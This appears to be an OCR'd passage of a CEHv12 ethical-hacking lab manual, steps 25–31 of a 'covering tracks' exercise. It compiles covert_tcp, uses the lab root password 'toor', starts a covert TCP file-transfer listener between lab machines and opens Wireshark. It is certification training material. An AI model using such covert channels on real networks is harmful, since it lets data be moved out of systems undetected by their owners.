
25. Navigate to **CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.



26. Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.




27. Switch back to the **Terminal** window, type **cc –o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the covert_tcp.c file.




28. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

    Note: The password you type will not be visible in the terminal window.


29. To start a listener, type **./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt** and press **Enter**, as shown in the screenshot.




30. Now, switch back to the **Parrot Security** virtual machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark**.



31. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

